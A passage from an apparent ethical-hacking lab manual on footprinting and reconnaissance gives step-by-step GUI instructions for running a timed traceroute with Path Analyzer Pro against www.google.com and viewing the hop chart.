


Module 02 – Footprinting and Reconnaissance

8. To perform the trace, enter the hostname in the **Target** field (for instance, **www.google.com**) and ensure that **Smart** under the **Port** field is checked (here, default is **65535**). From the drop-down menu, choose **Timed Trace** and click **Trace**.



9. The **Type time of trace** dialog box appears. Specify the time of trace (here, **mm** is changed to **3**) in the **hh: mm: ss** format and click **Accept**.




10. While Path Analyzer Pro performs this trace, the **Trace** button changes automatically to **Stop**.

Note: If a read pop-up appears click **OK**.


Module 02 – Footprinting and Reconnaissance

11. After the trace is complete, the trace results are displayed under the **Report** tab in the form of a **linear chart** depicting the number of hops between you and the target.

